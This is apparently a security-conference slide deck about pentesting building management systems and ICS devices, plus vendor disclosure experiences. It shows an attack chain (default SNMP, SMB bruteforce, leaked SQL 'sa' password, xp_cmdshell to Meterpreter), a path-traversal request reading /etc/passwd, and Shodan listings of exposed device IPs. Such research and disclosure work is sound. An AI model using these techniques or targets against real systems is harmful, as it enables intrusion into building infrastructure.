9	In	<input checked="" type="checkbox"/>	BAPInCTAGEA...	Filtre Reprise CTA GE	
10	In	<input checked="" type="checkbox"/>	RAPInCTAGFT	Tenneurature extérieure	


Full access to BACnet requests

# BACnet: bonus



GUI changes

# BACnet: bonus



## GUI changes

# BMS (Building management system)



A **building management system (BMS)**, otherwise known as a **building automation system (BAS)**, is a computer-based control system installed in buildings that controls and monitors the building's mechanical and electrical equipment such as **ventilation**, **lighting**, **power systems**, fire systems, and **security systems**. A BMS consists of software and hardware; the software program, usually configured in a hierarchical manner, can be proprietary, using such protocols as C-Bus, Profibus, and so on. Vendors are also producing BMSs that integrate using Internet protocols and open standards such as **DeviceNet**, **SOAP**, **XML**, **BACnet**, **LonWorks** and **Modbus**.

# BMS (Building management system)

- Windows servers:
  - Communication (with PLC)
  - Logs
  - Presentation
- Quick scan and no critical vulnerability
- But many low/medium ones

# BMS

## Default SNMP community

Local users found using SNMP  
Weak password for one local user  
SQL 'sa' password found on a share  
'xp\_cmdshell' enabled... which allows RCE  
Same password on every BMS servers

### Output

```
The remote SNMP server replies to the following default community
string :

public
```

Port ▾                      Hosts

161 / udp / snmp



# BMS

Default SNMP community

## Local users found using SNMP

Weak password for one local user

SQL 'sa' password found on a share

'xp\_cmdshell' enabled... which allows RCE

Same password on every BMS servers

## Output

```
The remote SNMP server replies to the following default community  
string :  
public    snmp-win32-users:  
          Administrateur  
          Invit\xC3\xA9  
          c:\Windows\system32\cmd.exe  
          gtc  
Port ▾  
161 / udp / snmp
```

# BMS

Default SNMP community  
Local users found using SNMP  
**Weak password for one local user**  
SQL 'sa' password found on a share  
'xp\_cmdshell' enabled... which allows RCE  
Same password on every BMS servers

## Output

```
The remote SNMP server replies to the following default community
string :
public | snmp-win32-users:
         | Administrateur
Port ▾ | Invit [*] :445 SMB - Starting SMB login bruteforce
       | cnam [*] - This system allows guest sessions with any credentials
161 / udp / snmp | [+] [*] :445 SMB - Success: '.\cnam'@'.\cnam'
[*] [*] :445 SMB - Domain is ignored for user cnam
```

# BMS

Default SNMP community  
Local users found using SNMP  
Weak password for one local user  
**SQL 'sa' password found on a share**  
'xp\_cmdshell' enabled... which allows RCE  
Same password on every BMS servers

## Output

```
The remote SNMP server replies to the following default community
string :
public | snmp-win32-users:
         | Administrateur
Port ▼ | Invit\xC3\xA9
         | c:\Windows\system32\cmd.exe:445 SMB - Starting SMB login bruteforce
         | [*] - This system allows guest sessions with any credentials
161 / udp / snmp | [*]
[*]
[*]
[*]
[*]

[+] ImportVarExp.exe.config - Notepad++
```

ImportVarExp.exe.config

```
1
2
3
4 <System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >
5 <SettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="Mac
6
7
8
9 <Source="";Initial Catalog=PARAM;Persist Security Info=True;User ID=sa;Password=5;">
```

# BMS

Default SNMP community  
Local users found using SNMP  
Weak password for one local user  
SQL 'sa' password found on a share  
**'xp\_cmdshell' enabled... which allows RCE**  
Same password on every BMS servers

## Output

```
The remote SNMP server replies to the following default community string :  
public | snmp-win32-users:  
       | Administrateur  
Port ▼ | Invit\xC3\xA9  
       | C:\Windows\system32\cmd.exe  
161 / udp / snmp | [*] | [*] | [*] | [*]  
| 192.168.1.11 | Fichier E ImportValeurs  
| 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p q r s t u v w x z |  
[*] Command Stager progress - 46.91% done (47968/102246 bytes)  
[*] Command Stager progress - 48.38% done (49467/102246 bytes)  
[*] Command Stager progress - 49.85% done (50966/102246 bytes)  
[*] Command Stager progress - 51.31% done (52465/102246 bytes)  
[*] Command Stager progress - 52.78% done (53964/102246 bytes)  
[*] Command Stager progress - 54.24% done (55463/102246 bytes)  
[*] Command Stager progress - 55.71% done (56962/102246 bytes)  
[*] Command Stager progress - 57.18% done (58461/102246 bytes)  
[*] Command Stager progress - 58.64% done (59960/102246 bytes)  
[*] Command Stager progress - 60.11% done (61459/102246 bytes)  
[*] Command Stager progress - 61.58% done (62958/102246 bytes)  
[*] Command Stager progress - 63.04% done (64457/102246 bytes)  
[*] Command Stager progress - 64.51% done (65956/102246 bytes)  
[*] Command Stager progress - 65.97% done (67455/102246 bytes)  
[*] Command Stager progress - 67.44% done (68954/102246 bytes)  
[*] Command Stager progress - 68.91% done (70453/102246 bytes)  
[*] Command Stager progress - 70.37% done (71952/102246 bytes)  
[*] Command Stager progress - 71.84% done (73451/102246 bytes)  
[*] Command Stager progress - 73.30% done (74950/102246 bytes)  
[*] Command Stager progress - 74.77% done (76449/102246 bytes)  
[*] Command Stager progress - 76.24% done (77948/102246 bytes)  
[*] Command Stager progress - 77.70% done (79447/102246 bytes)  
[*] Command Stager progress - 79.17% done (80946/102246 bytes)  
[*] Command Stager progress - 80.63% done (82445/102246 bytes)  
[*] Command Stager progress - 82.10% done (83944/102246 bytes)  
[*] Command Stager progress - 83.57% done (85443/102246 bytes)  
[*] Command Stager progress - 85.03% done (86942/102246 bytes)  
[*] Command Stager progress - 86.50% done (88441/102246 bytes)  
[*] Command Stager progress - 87.96% done (89940/102246 bytes)  
[*] Command Stager progress - 89.43% done (91439/102246 bytes)  
[*] Command Stager progress - 90.90% done (92938/102246 bytes)  
[*] Command Stager progress - 92.36% done (94437/102246 bytes)  
[*] Command Stager progress - 93.83% done (95936/102246 bytes)  
[*] Command Stager progress - 95.29% done (97435/102246 bytes)  
[*] Command Stager progress - 96.76% done (98934/102246 bytes)  
[*] Command Stager progress - 98.19% done (100400/102246 bytes)  
[*] Command Stager progress - 99.59% done (101827/102246 bytes)  
[*] Command Stager progress - 100.00% done (102246/102246 bytes)  
[*] Sending stage (957487 bytes) to [REDACTED] at 2016-06-09 17:31:25  
[*] Meterpreter session 1 opened ([REDACTED] at 2016-06-09 17:31:25)  
meterpreter > getuid  
Server username: [REDACTED] Administrateur  
meterpreter >
```

# BMS



Default SNMP community  
Local users found using SNMP  
Weak password for one local user  
SQL 'sa' password found on a share  
'xp\_cmdshell' enabled... which allows RCE  
**Same password on every BMS servers**

## Output

```
meterpreter > ps

Process List
=====



| PID | PPID | Name             | Arch | Session | User                       | Path                                                                 |
|-----|------|------------------|------|---------|----------------------------|----------------------------------------------------------------------|
| 0   | 0    | [System Process] |      |         |                            |                                                                      |
| 4   | 0    | System           | x64  | 0       |                            |                                                                      |
| 248 | 4    | smss.exe         | x64  | 0       |                            |                                                                      |
| 312 | 3988 | conhost.exe      | x64  | 0       | AUTORITE NT\SYSTEM         | C:\Windows\System32\conhost.exe                                      |
| 372 | 548  | svchost.exe      | x64  | 0       | AUTORITE NT\SERVICE LOCAL  | C:\Windows\System32\svchost.exe                                      |
| 376 | 368  | csrss.exe        | x64  | 0       |                            |                                                                      |
| 444 | 436  | csrss.exe        | x64  | 1       |                            |                                                                      |
| 452 | 368  | wininit.exe      | x64  | 0       | AUTORITE NT\SYSTEM         | C:\Windows\System32\wininit.exe                                      |
| 480 | 436  | winlogon.exe     | x64  | 1       | AUTORITE NT\SYSTEM         | C:\Windows\System32\winlogon.exe                                     |
| 548 | 452  | services.exe     | x64  | 0       |                            |                                                                      |
| 556 | 452  | lsass.exe        | x64  | 0       | AUTORITE NT\SYSTEM         | C:\Windows\System32\lsass.exe                                        |
| 624 | 548  | svchost.exe      | x64  | 0       | AUTORITE NT\SYSTEM         | C:\Windows\System32\svchost.exe                                      |
| 672 | 548  | svchost.exe      | x64  | 0       | AUTORITE NT\SERVICE RESEAU | C:\Windows\System32\svchost.exe                                      |
| 752 | 480  | dwm.exe          | x64  | 1       | Window Manager\DWMM-1      | C:\Windows\System32\dwm.exe                                          |
| 784 | 548  | svchost.exe      | x64  | 0       | AUTORITE NT\SERVICE LOCAL  | C:\Windows\System32\svchost.exe                                      |
| 812 | 548  | svchost.exe      | x64  | 0       | AUTORITE NT\SYSTEM         | C:\Windows\System32\svchost.exe                                      |
| 848 | 548  | svchost.exe      | x64  | 0       | AUTORITE NT\SERVICE LOCAL  | C:\Windows\System32\svchost.exe                                      |
| 868 | 548  | sqlbrowser.exe   | x86  | 0       | AUTORITE NT\SERVICE LOCAL  | C:\Program Files (x86)\Microsoft SQL Server\90\Shared\sqlbrowser.exe |
| 896 | 548  | sqlwriter.exe    | x64  | 0       | AUTORITE NT\SYSTEM         | C:\Program Files\Microsoft SQL Server\90\Shared\sqlwriter.exe        |



[*] Command Stager progress - 90.9% done (92935/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Sending stage (957487 bytes) to [REDACTED]
[*] Meterpreter session 1 opened ([REDACTED]) at 2016-06-09 17:31:25

meterpreter > getuid
Server username: [REDACTED]\Administrator
meterpreter >
```

# Vuln report: a few 0day



## 0day:

**Anonymous Remote Command Execution - CVE-2017-5173**

**Information Disclosure - CVE-2017-5163**

**SSRF (Server Side Request Forgery) - CVE-2017-6036**

**CSRF (Client Side Request Forgery) - CVE-2017-6038**

**XSS (Cross Site Scripting) - CVE-2017-13994**

**Local file inclusion- CVE-2017-13996**

**Cookie entropy is far too low - CVE-2017-13992**

**Sensitive files can be retrieved - CVE-2017-6040**

**(...)**

## Impact:

**Device compromission**

**Denial of Service**

**Traffic interception / modification**

# Vuln report: a few 0day

SIEMENS



HIRSCHMANN


A BELDEN BRAND

LOYTEC

electronics GmbH

DELTA

Smarter. Greener. Together.



GEUTEBRUCK  
Excellence in Video Security



```
[*] Started re...
[*] 169.254.7...
[*] Command sh...
...
pwd
/tmp/www_ramdi
cat /etc/issue
#MontaVista(R) Linux(R) Professional Edition 5.0.0 (0702774)
#
uname -a
Linux 10.112.112.254 2.6.18_IPNX_PRODUCT_1.1.2-g52c9859f-dirty
```

# Vuln report: a few 0day


[Company](#)[Products](#)[Press](#)[Career](#)[WebClub](#) [English](#) 

**GEUTEBRUCK**  
Excellence in Video Security

[Services](#)[Industries & solutions](#)[Advice & support](#)[News & dates](#)

## Grand Casino Baden,

GAMING OPERATIONS SECURITY AND CASH  
LOGISTICS

[Contact us](#)

# Vuln report: a few 0day



# Vuln report: when it works



Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

# Vuln report: when it works



Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

Hello

We fixed it and are preparing a release together with a security bulletin mentioning your company.

Do you have a Gecko? We could send you a Release Candidate if you want to try.

Kind regards

# Vuln report: when it works



Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

Hello

We fixed it and are preparing a release together with a security bulletin mentioning your company.

Do you have a Gecko? We could send you a Release Candidate if you want to try.

Kind regards



Belden Security Bulletin – Industrial IT  
BSECV-2016-5

---

Possible Information Disclosure for GECKO Devices

# Vuln report: when it works



Hello

Thank you for investigating our little switch and contacting us :-)

We will start our investigation now and get back to you.

Hello

We fixed it and are preparing a release together with a security bulletin mentioning your company.

Do you have a Gecko? We could send you a Release Candidate if you want to try.

Kind regards



**Belden Security Bulletin – Industrial IT  
BSECV-2016-5**

## Possible Information Disclosure for GECKO Devices

The user authentication for downloading the configuration file can be bypassed after a user with administrator privileges downloads the configuration file.

Perform a reboot of the device after each configuration download.

Fixed in 02.0.01.

# Vuln report: when it works



Hello

Thank you for investigating our little switch and contacting us :)

We will start our investigation now and get back to you.

Hello

We fixed it and are preparing a release together with a security bulletin mentioning your company.

Do you have a Gecko? We could send you a Release Candidate if you want to try.

Kind regards



Belden Security Bulletin – Industrial IT  
BSECV-2016-5

## Possible Information Disclosure for GECKO Devices

The user authentication for downloading the configuration file can be bypassed after a user with administrator privileges downloads the configuration file.

Perform a reboot of the device after each configuration download.

Fixed in 02.0.01.



ICS-CERT  
@ICSCERT

Following

ICS-CERT issued advisory ICSA-17-026-02  
Belden Hirschmann GECKO to the ICS-CERT  
web site - [go.usa.gov/x97Ef](http://go.usa.gov/x97Ef)

# Vuln report: when it doesn't work



**Local file inclusion  
Cookie entropy is far too low  
Cross Site Scripting (XSS)  
Sensitive files can be retrieved**

# Vuln report: when it doesn't work



Local file inclusion  
Cookie entropy is far too low  
Cross Site Scripting (XSS)  
Sensitive files can be retrieved



Davy Douhine @ddouhine

17h

@deltaupsuk hello, can you please PM  
me, I would like to report you security  
vulnerabilities



# Report WHAT ?!!!



**LOYTEC**  
electronics GmbH



Local file inclusion  
Cookie entropy is far too low  
Cross Site Scripting (XSS)  
Sensitive files can be retrieved



Davy Douhine @ddouhine

17h

@deltaupsuk hello, can you please PM  
me, I would like to report you security  
vulnerabilities




**Delta Electronics**  
@deltaupsuk



@ddouhine report what?!

17/08/16 19:09

# Report WHAT ?!!!



# Report WHAT ?!!!



Davy Douhine

@ddouhine

▼

Responsible disclosure will be hard  
#vulnerabilities #0day

The screenshot shows a Twitter feed with the following elements:

- A tweet from **Delta Electronics** (@deltaupsuk) with a profile picture of a building.
- A message bubble from **@ddouhine** containing the text "report what?!".
- A modal dialog box with the title "Blocked" and the message "You have been blocked from following this account at the request of the user." with an "OK" button.
- A reply from **Davy Douhine** (@ddouhine) with a profile picture of a person, reading "@deltaupsuk PM please".
- At the bottom, it says "2:06 AM - 18 Aug 2016".
- At the very bottom, there are engagement metrics: 165 Retweets, 174 Likes, and a row of small user profile icons.

2:06 AM - 18 Aug 2016

165 Retweets 174 Likes



16

165

174

...

# Report WHAT ?!!!

**Request**

Raw Params Headers Hex

```
GET /DT?filename=/etc/passwd HTTP/1.1
Connection: Keep-Alive
Authorization: Basic [REDACTED]
User-Agent: OhioINetSession
Host: [REDACTED]
Cache-Control: no-cache
```

?

< + >

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: application/octet-string
Content-Length: 775
Date: Thu, 30 Jun 2016 12:02:03 GMT
Server: lighttpd/1.4.37

root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:1000:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Dear Davy Douhine,

we reviewed your reports and **we will do improvements wherever we think it is required.**

I guess you are not in the building automation business and do not have a detailed insight in which environments our devices are typically installed.

**Therefore I am not sure if you can estimate what is a real security threat** and what is theoretically true for big web servers with lot of internet traffic but very unlikely and without severe effects in a more protected environment with **almost no or no web access connections at all.**

(...)

Mit freundlichen Grüßen / Best regards

# “no web access connections at all”

SHODAN "Set-Cookie: id\_80" Explore Downloads Reports Enterprise Access

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 48

TOP COUNTRIES

United States	17
Denmark	8
France	6
Poland	5
Italy	2

TOP ORGANIZATIONS

Hi3G Access AB	5
Verizon Internet Services	2
Time Warner Cable	2
Telstra Internet	2
Telekom Austria	2

**L 99.11.4.209 - Device Info**

99.11.4.209  
adsl-99-11-4-209.dsl.wlfrc.tbcglobal.net  
**AT&T Internet Services**  
Added on 2017-08-31 05:52:43 GMT  
United States  
[Details](#)

HTTP/1.0 200 Data follows  
Date: Thu Aug 31 00:50:08 2017  
Server: GoAhead-Webs  
Pragma: no-cache  
Cache-control: no-cache  
Content-Type: text/html  
X-UA-Compatible: IE=Edge,chrome=1  
**Set-Cookie: id\_80=812669700;path=/**

---

**L 192.168.0.90 - Device Info**

217.73.134.49  
ptr.abcom.al  
**ABCOM Shpk**  
Added on 2017-08-31 02:16:18 GMT  
Albania, Tirana  
[Details](#)

HTTP/1.0 200 Data follows  
Date: Thu Aug 31 02:48:01 2017  
Server: GoAhead-Webs  
Pragma: no-cache  
Cache-control: no-cache  
Content-Type: text/html  
X-UA-Compatible: IE=Edge,chrome=1  
**Set-Cookie: id\_80=1559931134;path=/**

# “no web access connections at all”

SHODAN "Set-Cookie: id\_80" country:at Search Explore Downloads Reports Enterprise Access

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 2

TOP COUNTRIES



Austria 2

TOP ORGANIZATIONS

Telekom Austria 2

**192.168.0.165 - Device Info**

91.112.85.46  
**Telekom Austria**  
Added on 2017-08-21 14:15:08 GMT  
Austria  
[Details](#)

HTTP/1.0 200 Data follows  
Date: Mon Aug 21 14:15:08 2017  
Server: GoAhead-Webs  
Pragma: no-cache  
Cache-control: no-cache  
Content-Type: text/html  
X-UA-Compatible: IE=Edge,chrome=1  
**Set-Cookie: id\_80=212677188;path=/**

---

**192.168.0.160 - Device Info**

188.21.141.214  
**Telekom Austria**  
Added on 2017-08-19 16:03:17 GMT  
Austria  
[Details](#)

HTTP/1.0 200 Data follows  
Date: Sat Aug 19 16:03:17 2017  
Server: GoAhead-Webs  
Pragma: no-cache  
Cache-control: no-cache  
Content-Type: text/html  
X-UA-Compatible: IE=Edge,chrome=1  
**Set-Cookie: id\_80=761170564;path=/**

# “no web access connections at all”

---

## 192.168.1.199 - Device Info

212.27.8.217  
212.27.8.217.mobile.3.dk  
**H3G Access AB**  
Added on 2017-08-26 16:13:35 GMT  
 Denmark, Rødovre  
[Details](#)

HTTP/1.0 200 Data follows  
Date: Sat Aug 26 16:13:35 2017  
Server: GoAhead-Webs  
Pragma: no-cache  
Cache-control: no-cache  
Content-Type: text/html  
X-UA-Compatible: IE=Edge,chrome=1  
**Set-Cookie: id\_80=1117104852;path=/**

---

## LIOB-580-000AB00507DE - Device Info

176.178.176.47  
**Bouygues Telecom**  
Added on 2017-08-25 22:55:38 GMT  
 France  
[Details](#)

HTTP/1.0 200 Data follows  
Date: Fri Aug 25 22:55:37 2017  
Server: GoAhead-Webs  
Pragma: no-cache  
Cache-control: no-cache  
Content-Type: text/html  
X-UA-Compatible: IE=Edge,chrome=1  
**Set-Cookie: id\_80=1517512817;path=/**

---

## 24.229.28.55 - Device Info

24.229.28.55  
cpe-static-desalesuniversity-rtr.cmcts.bgr.ptd.net  
**PenTeleData**  
Added on 2017-08-25 13:51:11 GMT  
 United States, Coopersburg  
[Details](#)

HTTP/1.0 200 Data follows  
Date: Fri Aug 25 17:48:46 2017  
Server: GoAhead-Webs  
Pragma: no-cache  
Cache-control: no-cache  
Content-Type: text/html  
